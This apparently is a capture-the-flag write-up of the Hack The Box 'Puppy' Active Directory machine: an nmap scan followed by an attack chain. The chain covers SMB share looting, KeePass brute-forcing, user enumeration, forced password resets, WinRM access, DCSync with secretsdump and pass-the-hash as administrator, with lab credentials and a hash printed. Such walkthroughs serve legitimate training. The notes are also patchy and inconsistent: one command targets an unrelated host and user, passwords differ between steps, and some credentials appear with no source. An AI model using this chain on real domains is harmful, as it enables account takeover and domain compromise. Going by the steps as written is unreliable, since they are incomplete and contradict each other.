Enumeration#
# Nmap 7.95 scan initiated Mon May 19 09:44:05 2025 as: /usr/lib/nmap/nmap --privileged -A -p- -oN scan 10.10.11.70
Nmap scan report for 10.10.11.70
Host is up (0.023s latency).
Not shown: 65512 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-19 14:46:41Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         Microsoft Windows RPC
56853/tcp open  msrpc         Microsoft Windows RPC
56893/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2022 (88%), Microsoft Windows Server 2012 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-19T14:48:34
|_  start_date: N/A
|_clock-skew: 6h59m59s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   22.61 ms 10.10.14.1
2   22.63 ms 10.10.11.70

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 19 09:49:16 2025 -- 1 IP address (1 host up) scanned in 310.64 seconds
User flag#
As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!

I find the DEV folder, let's try to access
smbclient \\\\10.10.11.70\\DEV -U "levi.james"
A Keepass kdbx file is present
Download all files on every open shares
nxc smb $IP -u $USER -p $PASSWORD -M spider_plus -o SHARE=* DOWNLOAD_FLAG=True
Try to crack the keepass password, keepass2john give me a error message 'File version '40000' is currently not supported!' so i use keepass4brute, this tools support the version 40000
./keepass4brute.sh ~/Pentesting/HTB/Puppy/recovery.kdbx /usr/share/wordlists/rockyou.txt
The password is liverpool

Get every AD users
nxc smb puppy.htb -u $USER -p $PASSWORD --rid-brute | grep "SidTypeUser" | awk -F '\\' '{print $2}' | awk '{print $1}' > users.txt
ant.edwards:Antman2025!
nxc ldap 192.168.210.11 -u 'marcus' -p '!QAZ2wsx' --bloodhound -c all
bloodyAD --host $IP -d PUPPY.HTB -u Ant.Edwards -p 'Antman2025!' get writable --detail | grep -E "distinguishedName: CN=.*DC=PUPPY,DC=HTB" -A 10
Ant.Edwards has Write rights on Adam.D account.
rpcclient -U 'puppy.htb\Ant.Edwards%Antman2025!' $IP

rpcclient $> setuserinfo2 ADAM.SILVER 23 Password123*
or
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set password "$TargetUser" "$NewPassword"src : https://www.thehacker.recipes/ad/movement/dacl/forcechangepassword#forcechangepassword
evil-winrm -i $IP -u 'adam.silver' -p 'Password123'cat the user flag on his Desktop
Root flag#
I find an intresting Backups folder in the C:\ folder, download the site-backup-2024-12-30.zip file\ 
Unzip the file and find an instresting password

steph.cooper/ChefSteph2025!
We are now able to DCsync
impacket-secretsdump 'steph.cooper_adm:FivethChipOnItsWay2025!'@$IPevil-winrm -i $IP -u 'administrator' -H 'bb0edc15e49ceb4120c7bd7e6e65d75b'Techniques utilisees#
- BloodHound
- AD enumeration
- Exploit SMB
- Exploit Winrm
- Netexec
- Credential Hunting in Network Shares
- Exploit NTDS.dit
- Grant Ownership